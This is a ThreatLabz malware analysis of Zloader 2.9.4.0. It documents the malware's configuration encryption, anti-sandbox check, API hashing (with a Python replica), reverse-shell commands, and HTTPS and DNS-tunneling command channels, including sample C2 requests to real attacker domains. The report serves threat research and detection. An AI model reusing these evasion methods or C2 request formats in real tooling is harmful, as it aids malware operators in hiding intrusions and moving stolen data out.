Technical Analysis of Zloader 2.9.4.0 | ThreatLabz

By ThreatLabz

Published: 2024-12-10 · Archived: 2026-04-06 01:06:52 UTC

In this section, we will analyze the changes introduced in Zloader 2.9.4.0.

Configuration

The Zloader static configuration is no longer encrypted with a hardcoded plain-text RC4 key. Instead, the RC4 key is computed by performing an XOR operation with two 16-byte character arrays. After decrypting Zloader's configuration, there are two new sections (highlighted below in red and blue) as shown below:



Figure 2: Zloader decrypted static configuration.

These two sections are related to Zloader's new DNS tunneling feature, which can encapsulate encrypted network traffic through a custom protocol using DNS A and AAAA records. The first new section in Zloader's configuration contains an HTTPS URL used as the TLS Server Name Indication (SNI) during the TLS handshake. In this example, the value is `fordns`. This value is then followed by Zloader's DNS nameserver (e.g., `ns1.brownswer.com`), which serves as the C2 for communication. The second new section in the Zloader configuration has three IP addresses (in network byte order) for the DNS servers to use for the C2 nameserver's resolution in order of preference.

- `2D 3D 98 9A` → *45.61.152.154*
- `08 08 04 04` → *8.8.4.4*
- `08 08 08 08` → *8.8.8.8*

Anti-analysis

Environment check

ThreatLabz identified Zloader version 2.9.4.0 samples labeled with the botnet name `Test`. These samples are noteworthy because they do not perform the anti-analysis registry-based environment check that we previously documented. This

environment check normally prevents Zloader from running on any system other than the one that it originally infected.

However, in non-test Zloader 2.9.4.0 builds, a modified environment check is still present. Instead of checking the value of a pseudo-randomly generated registry key, Zloader utilizes an alternative method. The figure below illustrates the process that Zloader uses to perform this anti-analysis environment check.



Figure 3: Flow chart of Zloader's environment check.

Similar to previous versions of Zloader, the malware first checks whether its own executable name matches a hardcoded value that varies per sample. Zloader then computes an MD5 hash of the machine-specific bot ID.

The bot ID is composed of the following values:

- Computer name
- User name
- Install date in seconds since the epoch (1970-01-01 UTC)

An example of a bot ID is: `COMPANY1_JohnDoe_5BFEA21D`

Zloader then retrieves a value within the executable's `.rdata` section, which will be NULL if the Zloader executable has not been used to infect a system. If the Zloader executable has been used to infect a system, this value will be filled in by Zloader as part of the infection process. If the MD5 hash of the bot ID matches the expected value after installation, Zloader will continue execution. However, if this field is not NULL and does not match the expected hash value of the bot ID, Zloader will terminate. This environment check serves as an indication to the malware that the Zloader executable has been transferred to another environment (e.g., a malware sandbox or an analyst system).

During the installation phase, Zloader version 2.9.4.0 creates a copy of the original executable with a modified MZ header at offset 0x24, which is reserved for the OEM identifier and OEM information. The value at this offset serves as a pointer to the `.rdata` location where the MD5 hash value address is located. An example of the modified Zloader MZ header field at offset 0x24 is shown in the figure below:



Figure 4: Example Zloader MZ header modification prior to initializing the expected bot ID hash parameter in the `.rdata` section.

Once the address in the `.rdata` section has been located, Zloader writes the expected MD5 hash of the bot ID to this region and zeros the modified bytes in the MZ header at offset 0x24. Zloader then launches this modified executable with the initialized bot ID field, and deletes the original executable.

API resolution

The import API resolution for Zloader was also updated in the latest version. The API resolution continues to use the cyclic redundancy check (CRC) algorithm, but the result is now calculated by performing an XOR operation with a constant, and function names are now converted to lowercase instead of uppercase letters. The following Python code replicates Zloader's API resolution:

```
def calculate_checksum(func_name, xor_constant):
  checksum = xor_constant
  for element in func_name.lower():
      checksum = 16 * checksum - (0 - (ord(element)+1))
      if checksum & 0xf0000000 != 0:
          checksum = ((((checksum & 0xf0000000) >> 24) ^ checksum) & 0xffffffff)
  return checksum ^ xor_constant
```

Zloader also now dynamically calculates the index of the DLL name to resolve functions from in each case. Before, the code only had a single `DWORD` value with the checksum to resolve, and the index of the DLL was hardcoded. Now, Zloader uses two `DWORDs` per function to determine the DLL and function name. The figure below shows an example of several API functions and the corresponding `DWORD` values used for the resolution.



Figure 5: Example Zloader values used to resolve API import names.

An XOR operation with a constant value (that changes per sample) is performed with the second `DWORD`. Another XOR operation is performed with the result and the first `DWORD`. The code that replicates this algorithm is shown below:

```
 dll_hash_index = dword_2 ^ 0xC3C0D88F; // the XOR constant varies per sample
hash_xor_crc = dll_hash_index ^ dword_1;
```

Interactive shell

Another new feature introduced in Zloader 2.9.4.0 was an interactive shell that provides the threat actor with the ability to execute arbitrary binaries and shellcode, exfiltrate data, terminate processes, etc. The table below shows the commands that are currently implemented in Zloader.

Command	Description
`exec`	Execute binary.
`cmd`	Native command line.
`getfile`	Get file from server `rshell/files`.
`sendfile`	Send file to the server `rshell/uploads`.
`getsc`	Get shellcode from server `rshell/files`.
`runsc`	Run shellcode with the specified architecture.
`getdll`	Get DLL from the server `rshell/files`.
`rundll`	Run DLL from memory.
`find_process`	Find process by name.
`status_process`	Get process status by PID.
`kill`	Kill process.
`cd`	Display/change current directory.
`dir`	Show contents of a directory.
`bot_id`	Show bot ID.
`exit`	Quit shell.

Table 1: Zloader 2.9.4.0 interactive shell commands.

These commands are likely used by threat actors when performing hands-on keyboard activity related to reconnaissance and ransomware deployment.

Network communication

HTTPS

Zloader continues to use HTTPS with POST requests as the primary C2 communication channel. However, the Zloader HTTP headers have changed. For example, the `User-Agent` field is now set to `PresidentPutin`. In addition, Zloader adds a `Rand` HTTP header value set to pseudo random alphabetic characters between 32 and 255 characters in length. Since the request is sent via TLS, the `Rand` field varies the packet size to prevent potential size-based network detections. An example Zloader C2 HTTP POST request is shown below:

```
 POST / HTTP/1.1
Host: bigdealcenter.world
User-Agent: PresidentPutin
```

```
Rand: ififywiqobnuebnodoexitnaeppupeohruloxycaevsariuvupdefesyruyhefiguddyybebipcusobywezalykosyazubykaskyduniilsifeucxybo
Connection: close
Content-Length: 300
```

Zloader uses the Security Support Provider Interface (SSPI) for TLS, rather than using the WinINet API.

The body of the HTTP POST request continues to use the same bin storage data structure from Zeus as shown below:

```
struct zeus_binstorage {
unsigned char[20] random_bytes;
size_t total_size;
unsigned int num_items;
unsigned char[16] md5_hash;
size_t item_type_1;
unsigned int compressed_size_1;
unsigned int uncompressed_size_1;
unsigned char[compressed_size_1] item_data_1;
...
size_t item_type_n;
unsigned int compressed_size_n;
unsigned int uncompressed_size_n;
unsigned char[compressed_size_n] item_data_n;
}
```

The bin storage data structure is then encrypted with the Zeus `VisualEncrypt` algorithm, then encrypted again with a randomly generated 32-byte RC4 key. The RC4 key itself is then encrypted with a hardcoded 1,024-bit RSA public key. Thus, the first 128 bytes of the payload are the RSA encrypted RC4 key, followed by the RC4 + `VisualEncrypt` encrypted bin storage content.

DNS tunneling

The most significant update to Zloader's C2 communication is the addition of DNS tunneling. Zloader implements a custom protocol on top of DNS using IPv4 to tunnel encrypted TLS network traffic (using the Windows SSPI API). Zloader constructs and parses DNS packets without relying on a third party library or the Windows API.

Zloader DNS requests use the following format:

```
[prefix].[header].[payload].[zloader_nameserver_domain]
```

The header consists of 14 bytes that are converted into 28 lowercase hexadecimal values.

The 14-byte header consists of the following structure:

```
struct zloader_dns_tunnel_header{
unsigned int session_id;        // Randomly generated
unsigned int sequence_num;      // Incremented per packet
byte msg_type;                  // 1-9
byte reserved;                  // Reserved
unsigned int generic_var;       // Varies by msg_type
}
```

The meaning of the last two fields varies depending on the message type, and is unused for some message types. For message type `0x4` , the `generic_var` value denotes the number of parts that the message is broken into (typically 3) separated by periods. Each part can contain up to 62 characters (31 bytes) to remain compliant with the DNS protocol limit of 63 characters. Each packet can contain up to three parts per packet. Therefore, larger messages must be fragmented and sent in multiple packets. An example of a message type `0x4` (TLS client hello) Zloader DNS packet is shown below:

```
cdn.90baf13f0300000004000300000.160303009d0100009903036713bfbe1a8dea1ce0b97a5196762fe327f8da77.0a06e9aff09fff3a4f07cc14
```

This first component cdn is a hardcoded prefix value. The second component 90baf13f03000000040003000000 is the header that can be converted from a hexadecimal string to binary values as shown below:

- **Session ID**: `0x3ff1ba90`
- **Sequence number**: `0x3`
- **Message type**: `0x4`
- **Field 1**: `0x0`
- **Field 2**: `0x3` (number of parts in the request)

The third component of the request is the payload: `160303009d010000990303036713bfbe1a8dea1ce0b97a5196762fe327f8da77.0a06e9aff09fff3a4f07cc1400002ac02cc02bc030c02f009f009ec024c023.c0` which in this example can be parsed as a TLS client hello message (after converting from hexadecimal and removing the periods), as shown below:

Content Type: 16 (0x16) indicates a Handshake message.

Version: 0303 (0x0303) indicates Handshake version TLS 1.2.

Length: 009d (0x009d) indicates the length of the Handshake message (157 bytes).

- **Handshake Type**: `01` (0x01) indicates a ClientHello message.
- **Length**: `000099` (0x000099) indicates the length of the ClientHello message (153 bytes).
- **Version**: `0303` (0x0303) indicates ClientHello version TLS 1.2.
- **Random**: `6713bfbe1a8dea1ce0b97a5196762fe327f8da770a06e9aff09fff3a4f07cc14` (32 bytes) is the client's random value.
- **Session ID Length**: `00` (0x00) indicates that there is no session ID.
- **Cipher Suites Length**: `002a` (0x002a) indicates the length of the cipher suites (42 bytes).
- **Cipher Suites**:
  - `c02c` (TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384)
  - `c02b` (TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256)
  - `c030` (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
  - `c02f` (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
  - `009f` (TLS_DHE_RSA_WITH_AES_256_GCM_SHA384)
  - `009e` (TLS_DHE_RSA_WITH_AES_128_GCM_SHA256)
  - `c024` (TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384)
  - `c023` (TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256)
  - `c028` (TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384)
  - `c027` (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256)
  - `c00a` (TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA)
  - `c009` (TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA)
  - `c014` (TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA)
  - `c013` (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA)
  - `009d` (TLS_RSA_WITH_AES_256_GCM_SHA384)
  - `009c` (TLS_RSA_WITH_AES_128_GCM_SHA256)
  - `003d` (TLS_RSA_WITH_AES_256_CBC_SHA256)
  - `003c` (TLS_RSA_WITH_AES_128_CBC_SHA256)

The last component `ns1.brownswer.com` is the Zloader C2 domain nameserver.

For message type `0x7`, the `field_2` value specifies the number of bytes that have been received (and acknowledged) from the DNS server. The following table shows the current Zloader DNS message types.

Message Type	Description	Record Type
`0x1`	Ping.	A
`0x2`	Session start.	A
`0x3`	Session initialization.	A
`0x4`	TLS client hello / client application data transfer.	A
`0x5`	Client data transfer complete.	A
`0x6`	Prepare server response.	A
`0x7`	TLS server hello request / server application data.	AAAA

Message Type	Description	Record Type
`0x8`	Sent when the sequence number is a multiple of 100 (and greater than 0).	A
`0x9`	Unknown.	A

Table 2: Zloader 2.9.4.0 DNS tunnel message types.

The Zloader DNS server responds with A records that contain IPv4 addresses which serve different purposes. For example, the IPv4 address `8.8.8.8` is used as an acknowledgement message. For message type `0x7` packets that may involve transferring large amounts of data, the Zloader DNS server responds with IPv6 AAAA records.

Botnet and campaign IDs

ThreatLabz has identified the following Zloader version 2.9.4.0 botnet IDs and campaigns:

Botnet ID	Campaign ID	File Names
Test	1.0	`HexaPort.exe` , `SyncSuite.exe` , `OmniScript.dll` , `PixelSignal.dll`
Penta1	1.1	`HexaLab.dll` , `HexaPort.dll`
Penta2	1.1	`HexaPort.dll` , `XenoGraph.dll` , `GridCloud.dll`
BB3	1.1	`PhoenixHub.dll` , `XenoLogic.dll`

Table 3: Zloader 2.9.4.0 botnet IDs, campaign IDs, and file names.

The botnet ID BB3 is notable because it follows the same format used by Qakbot and Pikabot when those threat groups served as initial access brokers for Black Basta ransomware. Open source reporting, including CISA and Rapid7, has also tied Zloader with Black Basta distribution. Thus, ThreatLabz assesses with moderate to high confidence that this specific Zloader botnet ID is related to Black Basta ransomware attacks.
